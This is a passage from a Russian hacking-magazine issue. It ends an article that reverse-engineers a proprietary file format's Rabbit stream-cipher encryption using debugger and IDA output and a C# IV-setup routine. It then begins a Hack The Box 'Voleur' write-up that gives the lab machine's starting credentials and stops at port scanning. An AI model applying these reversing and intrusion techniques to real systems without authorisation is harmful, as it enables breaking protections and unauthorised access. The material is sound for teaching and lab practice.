
То есть никакой компрессии формат не использует, исключительно шифрование. Попробуем проследить, что именно происходит с блоком данных между чтением из исходного файла и записью в исследуемый. Для этого мы снова действуем по схеме, которую я уже неоднократно описывал: открываем программу в нашем любимом отладчике x64dbg и непосредственно перед операцией сохранения ставим точку останова на функцию **kernel32.ReadFile**. На всякий случай поставив условие для останова — фильтр по длине, равной **4096=0x1000**, поскольку мы обратили внимание, что блоки такого размера частенько читаются из входного файла данных. Дальнейшую последовательность действий, я думаю, ты уже выучил наизусть по моим предыдущим статьям — как только программа останавливается для чтения очередного блока данных, мы смотрим стек вызовов и определяем место вызова текущего **fread** из основной программы. В IDA это место выглядит так.



```
  v29 = -2;
  Buffer = 0;
  if ( fread(&Buffer, 8u, 1u, Stream) == 1 || ((unsigned __int64)&v18 ^ v33) != _security_cookie )
  {
    do
    {
LABEL_4:
      sub_14015B150(&v18, &byte_1404EE7F0, &A3D::AvF::ISaveLoadLog::`RTTI Complete Object Locator', &v26);
      sub_1402D0400(v18, 16);
      sub_1402CB0E0(v31, v18, 16);
      v27 = 0;
      sub_14015B270(&v21, 0x40000, &v27, v28);
      v25 = 0;
      if ( !Buffer )
        goto LABEL_14;
      v6 = (FILE *)a2;
      v24 = v2;
      a2 = 0;
      v7 = (FILE *)v4;
      v4 = Buffer;
      while ( 1 )
      {
        v4 -= a2;
        if ( v4 >= 0x40000 )
          v4 = 0x40000;
        if ( fread(v21, 1u, (v4 + 15) & 0xFFFFFFFFFFFFFFF0uLL, v7) != ((v4 + 15) & 0xFFFFFFFFFFFFFFF0uLL) )
          break;
        if ( (unsigned int)sub_1402CB590(v31, v32, &v25, 8) )
        {
          v2 = v24;
```

Место вызова fread


Код похож именно на то, что мы искали, — цикл чтения/сохранения данных блоками **0x40000** байт. Попробуем проследить, какие манипуляции происходят с блоком данных между **fread** и **fwrite**.



```
          v20 = 0;
        }
        if ( ((unsigned __int64)&v18 ^ v32) == _security_cookie )
          return 0xFFFFFFFFLL;
        goto LABEL_4;
      }
      if ( (unsigned int)sub_1402CBAA0(v31, v21, v21, (v4 + 15) & 0xFFFFFFFFFFFFFFF0uLL) )
      {
        v2 = v24;
        if ( v21 )
        {
          v12 = v21;
          if ( (unsigned __int64)(v23 - (_QWORD)v21) >= 0x1000 )
          {
            v12 = (_BYTE *)*((_QWORD *)v21 - 1);
            if ( (unsigned __int64)((_BYTE *)v21 - v12) < 8 || (unsigned __int64)((_BYTE *)v21 - v12) > 0x27 )
              goto LABEL_27;
          }
          j_j_free(v12);
          v21 = 0;
          v22 = 0;
          v23 = 0;
        }
        if ( v18 )
        {
          v13 = v18;
          if ( (unsigned __int64)(v20 - (_QWORD)v18) >= 0x1000 )
          {
            v13 = (_BYTE *)*((_QWORD *)v18 - 1);
            if ( (unsigned __int64)(v18 - v13) < 8 || (unsigned __int64)(v18 - v13) > 0x27 )
              goto LABEL_26;
          }
          j_j_free(v13);
          v18 = 0;
          v19 = 0;
          v20 = 0;
        }
        if ( ((unsigned __int64)&v18 ^ v32) == _security_cookie )
          return 0xFFFFFFFFLL;
        goto LABEL_4;
      }
      if ( fwrite(v21, 1u, v4, v6) != v4 )
      {
        v2 = v24;
```


Манипуляции с блоком данных

Легко видеть, что считанные в буфер **v21** данные из него же и сохраняются, однако побывав перед этим в процедуре **sub_1402CBAA0**. Внутри нее нас ожидает ужасная мешанина головоломного кода со множеством битовых операций и «волшебных» констант.



```
  v19 = v11 + (v14 < v10) - 749914925;
  *(_DWORD *)(a1 + 36) = v19;
  v20 = *(_DWORD *)a1 + v14;
  v21 = v12 + (v19 < v11) + 886263092;
  *(_DWORD *)(a1 + 40) = v21;
  v22 = v13 + (v21 < v12) + 1295307597;
  *(_DWORD *)(a1 + 44) = v22;
  v23 = v15 + (v22 < v13) - 749914925;
  *(_DWORD *)(a1 + 48) = v23;
  v24 = v16 + (v23 < v15) + 886263092;
  *(_DWORD *)(a1 + 52) = v24;
  v25 = v17 + (v24 < v16) + 1295307597;
  *(_DWORD *)(a1 + 56) = v25;
  v26 = v18 + (v25 < v17) - 749914925;
  *(_DWORD *)(a1 + 64) = v26 < v18;
  v27 = (v20 * v20)
      ^ (HIWORD(v20) * HIWORD(v20)
       + ((HIWORD(v20) * (unsigned __int16)v20 + (((unsigned __int16)v20 * (unsigned int)(unsigned __int16)v20) >> 17)) >> 15));
  v28 = v19 + *(_DWORD *)(a1 + 4);
  v29 = (v28 * v28)
      ^ (HIWORD(v28) * HIWORD(v28)
       + ((HIWORD(v28) * (unsigned __int16)v28 + (((unsigned __int16)v28 * (unsigned int)(unsigned __int16)v28) >> 17)) >> 15));
  v30 = v21 + *(_DWORD *)(a1 + 8);
  v31 = (v30 * v30)
      ^ (HIWORD(v30) * HIWORD(v30)
       + ((HIWORD(v30) * (unsigned __int16)v30 + (((unsigned __int16)v30 * (unsigned int)(unsigned __int16)v30) >> 17)) >> 15));
  v32 = v22 + *(_DWORD *)(a1 + 12);
  v33 = (v32 * v32)
      ^ (HIWORD(v32) * HIWORD(v32)
       + ((HIWORD(v32) * (unsigned __int16)v32 + (((unsigned __int16)v32 * (unsigned int)(unsigned __int16)v32) >> 17)) >> 15));
  v34 = v23 + *(_DWORD *)(a1 + 16);
  v35 = v24 + *(_DWORD *)(a1 + 20);
```

Сильно похоже на криптоалгоритм, причем не шибко популярный. Навскидку загуглив первую же встретившуюся константу из него — **749914925=0x2CB2CB2D**, с огорчением видим, что Гугл с его искусственным интеллектом ничего вразумительного подсказать не может. По счастью, у нас есть более действенные инструменты. К примеру, загрузив нашу исследуемую программу в Krypto analyzer, мы убеждаемся в том, что имеем дело именно с Rabbit.



```
RABBIT :: 002CA6A5 :: 00000001402CB2A5
RABBIT :: 002CAB76 :: 00000001402CB776
RABBIT :: 002CAF1A :: 00000001402CBB1A
RABBIT :: 002CB37C :: 00000001402CBF7C
RABBIT: update constants
```

Попробуем теперь разобраться в том, каким боком этот алгоритм прикручен к решению нашей задачи и как реализовать его функционирование в собственной программе. Для этого нам все-таки придется слегка нырнуть в теорию. Бегло прочитаем описание алгоритма, статью из Википедии и для большей наглядности — спецификацию от авторов Rabbit. Чтобы тебе было проще разобраться в этой высоконаучной писанине, попробую на пальцах объяснить суть того, что мы ищем.

Как любой блочный криптор, Rabbit реализует этапы инициализации начального состояния и собственно шифрование-расшифровку блока данных с последующей сменой состояния. Найденная нами процедура **sub_1402CBAA0** и является реализацией последнего этапа. Шифрование блока в Rabbit выполняется путем побайтового XOR текущего блока данных со 128-битным блоком шифрования (в спецификации его называют блоком S). Это значит, что алгоритм симметричен, причем шифрование идентично расшифровке, поскольку для расшифровки блока достаточно сделать XOR зашифрованного блока с таким же шифрующим блоком S, как и для шифрования.

В свою очередь, при каждой смене внутреннего состояния шифрующий блок формируется из вектора состояния, в котором восемь 32-битных переменных состояний (названных в спецификации X) и восемь 32-битных счетчиков переменных (C). Как я уже говорил, после шифрования каждого блока вектор состояния хитрым образом меняется. Слегка вглядевшись в код, мы видим, что на входе процедуры **sub_1402CBAA0** указатель на вектор состояния передается первым параметром (блоки X и C объединены в один 0x40-байтовый массив), а указатель на шифруемый (или, в зависимости от контекста, расшифровываемый) блок — вторым и зачем-то третьим параметрами. Попробуем найти теперь процедуру инициализации состояния, а через нее — ключ шифрования.

Мы уже поняли, что на скриншоте, озаглавленном «Манипуляции с блоком данных», указатель на вектор состояния находится в переменной **v32**. Первое упоминание этой переменной (очевидно, инициализация) мы обнаружим, поднявшись чуть выше по коду в процедуре **sub_1402CB590** (скриншот «Место вызова fread»). Однако на процедуру инициализации эта функция не похожа, как минимум по логике не получается, что в этом случае состояние бы переинициализировалось после чтения каждого блока. Да и не похожа входная переменная **v31** на ключ шифрования своим размером — ключ шифрования у Rabbit тоже 128-битный.

А вот процедура **sub_1402CB0E0(v31, v18, 16)**, в которой **v31** инициализируется, выглядит именно как начальная инициализация вектора состояния, причем даже ключ понятен — **v18**. На самом деле, как ты, вероятно, уже догадался, процедура **sub_1402CB590** тоже играет важную роль в процессе шифрования, но мы вернемся к ней чуть позднее.

А сейчас, когда у нас есть ключ шифрования, уже можно подумать над самостоятельной реализацией процесса, тем более что проверить все наши гипотезы мы можем, только самостоятельно зашифровав и расшифровав данные. А реализовывать алгоритм придется самим — как я предупреждал в самом начале, Rabbit пока еще далек от внесения в стандарты потоковых крипторов и, соответственно, в стандартные библиотеки не входит. Более того, даже самописные его реализации особо не гуглятся. Самое вменяемое, что я нашел, — это заброшенный десять лет назад в состоянии полуготовности проект на Java под названием RabbitCipher. Если ты любитель Java, то можешь использовать его, лично я адаптировал его на C#, благо синтаксис у них почти идентичный. Для адаптации этого кода надо всего-навсего корректно исправить **int** на **UInt32** и **long** на **UInt64**, да по мелочи обработать напильником.

Однако итог нас не сильно радует: первый же сгенерированный нашим кодом шифрующий блок S не совпадает с рассчитанным программой, соответственно, данные шифруются неверно. Копнув код чуть глубже, мы обнаруживаем, что инициализация начального состояния **sub_1402CB0E0** проходит правильно — полученный вектор **v31** совпадает с расчетным, а вот вектор состояния **v32**, который используется в процедуре шифрования **sub_1402CBAA0**, уже от него отличается и нам не подходит.

Итак, мы снова вернулись к процедуре **sub_1402CB590**, преобразующей вектор состояния **v31** в **v32**. Внимательно посмотрев на код **RabbitCipher.java**, мы обнаруживаем, что там не реализован весьма важный этап — настройка вектора исполнения (IV). На соответствующей процедуре **setupIV(byte[] IV)** стоит заглушка с комментарием, чтобы пытливые люди вроде нас с тобой не расслаблялись, а реализовали ее самостоятельно. Раз так, попробуем проделать этот фокус.

В описании алгоритма из Википедии вообще опустили этот этап, видимо посчитав его незначительным. Можно вытащить его из кода программы, реверсировав процедуру **sub_1402CB590**, но это достаточно муторно, поэтому открываем главу 2.4 спецификации, ссылку на которую я давал выше, и читаем, что там написано по этому поводу:

```
2.4. IV Setup Scheme
 If an IV is used for encryption, the counter variables are modified
 after the key setup. Denoting the IV bits by IV[63..0], the setup
 proceeds as follows:
 C0 = C0 ^ IV[31..0] C1 = C1 ^ (IV[63..48] || IV[31..16])
 C2 = C2 ^ IV[63..32] C3 = C3 ^ (IV[47..32] || IV[15..0])
 C4 = C4 ^ IV[31..0] C5 = C5 ^ (IV[63..48] || IV[31..16])
 C6 = C6 ^ IV[63..32] C7 = C7 ^ (IV[47..32] || IV[15..0])
 The system is then iterated another 4 times, each iteration
 consisting of counter update (Section 2.5) and next-state function
 (Section 2.6).
 The relationship between key and IV setup is as follows:
 - After the key setup, the resulting inner state is saved as a
master
 state. Then the IV setup is run to obtain the first encryption
 starting state.
 - Whenever re-initialization under a new IV is necessary, the IV
 setup is run on the master state again to derive the next
 encryption starting state.
```

То есть, говоря простыми словами, процедура настройки вектора исполнения заключается в том, чтобы разбить 64-битный инициализационный вектор исполнения IV на четыре 16-битных фрагмента, которые нужно в определенном порядке поксорить со счетчиками переменных C и затем четыре раза сменить состояние. Так что, несмотря на весь ужас, который мы видим в декомпилированной процедуре **sub_1402CB590** в IDA, нормальная ее реализация выглядит так:

```
public void setupIV(UInt16 [] IV)
        {
            C[0] ^= (IV[0] | ((UInt32)IV[1] << 16));
            C[1] ^= (((UInt32)IV[3] << 16) | IV[1]);
            C[2] ^= (IV[2] | ((UInt32)IV[3] << 16));
            C[3] ^= (((UInt32)IV[2] << 16) | IV[0]);
            C[4] ^= (IV[0] | ((UInt32)IV[1] << 16));
            C[5] ^= (((UInt32)IV[3] << 16) | IV[1]);
            C[6] ^= (IV[2] | ((UInt32)IV[3] << 16));
            C[7] ^= (((UInt32)IV[2] << 16) | IV[0]);
            nextState();
            nextState();
            nextState();
            nextState();
        }
```

Какое же число используется в качестве IV, что характерно, меняющееся после чтения каждого блока? На первом скриншоте мы видим, что при вызове **sub_1402CB590** это значение находится в переменной **v25**, имеющей тип int64, в начале обнуляемой и инкрементируемой после чтения каждого блока. То есть это банальный счетчик блоков. Вставляем его параметром **setupIV** в нашей реализации и убеждаемся, что теперь файл криптуется и декриптуется правильно.

Итак, все пункты поставленной задачи нами выполнены — мы опознали алгоритм шифрования, используемый при кодировании редкого формата данных, реверсировали специфические особенности его использования и даже написали собственный модуль, повторяющий эти действия. Не обещаю, что данный навык сильно понадобится тебе в дальнейшей работе, все-таки алгоритм достаточно молодой и редко употребимый, но кто знает? Если он действительно так хорош по скорости и надежности, как обещают разработчики, возможно, в определенном будущем он потеснит AES и RC4 в обойме распространенных потоковых шифров.

HTB VOLEUR

Voleur

OS
Windows

RELEASE DATE
05 Jul 2025

DIFFICULTY
Medium

POINTS
30

Выходим из окружения WSL и повышаем привилегии на сервере

Сегодня я покажу, как можно выйти из Windows Subsystem for Linux, если мы получили доступ только к этому окружению. Также расшифруем документ, восстановим учетную запись из корзины Active Directory и извлечем данные DPAPI для получения учетки.

RalfHacker
hackerralf8@gmail.com

Наша конечная цель — получение прав суперпользователя на машине Voleur с учебной площадки Hack The Box. Уровень сложности задания — средний.

WARNING

Подключаться к машинам с HTB рекомендуется с применением средств анонимизации и виртуализации. Не делай этого с компьютеров, где есть важные для тебя данные, так как ты окажешься в общей сети с другими участниками.


РАЗВЕДКА

Сканирование портов

Добавляем IP-адрес машины в `/etc/hosts`:

```
10.10.11.76    voleur.htb
```

Кроме IP машины, нам известны учетные данные пользователя домена.



Target IP Address
10.10.11.76

Machine Information
As is common in real life Windows pentests, you will start the Voleur box with credentials for the following account: ryan.naylor / HollowOct31Nyt

Информация о машине

Запускаем сканирование портов.

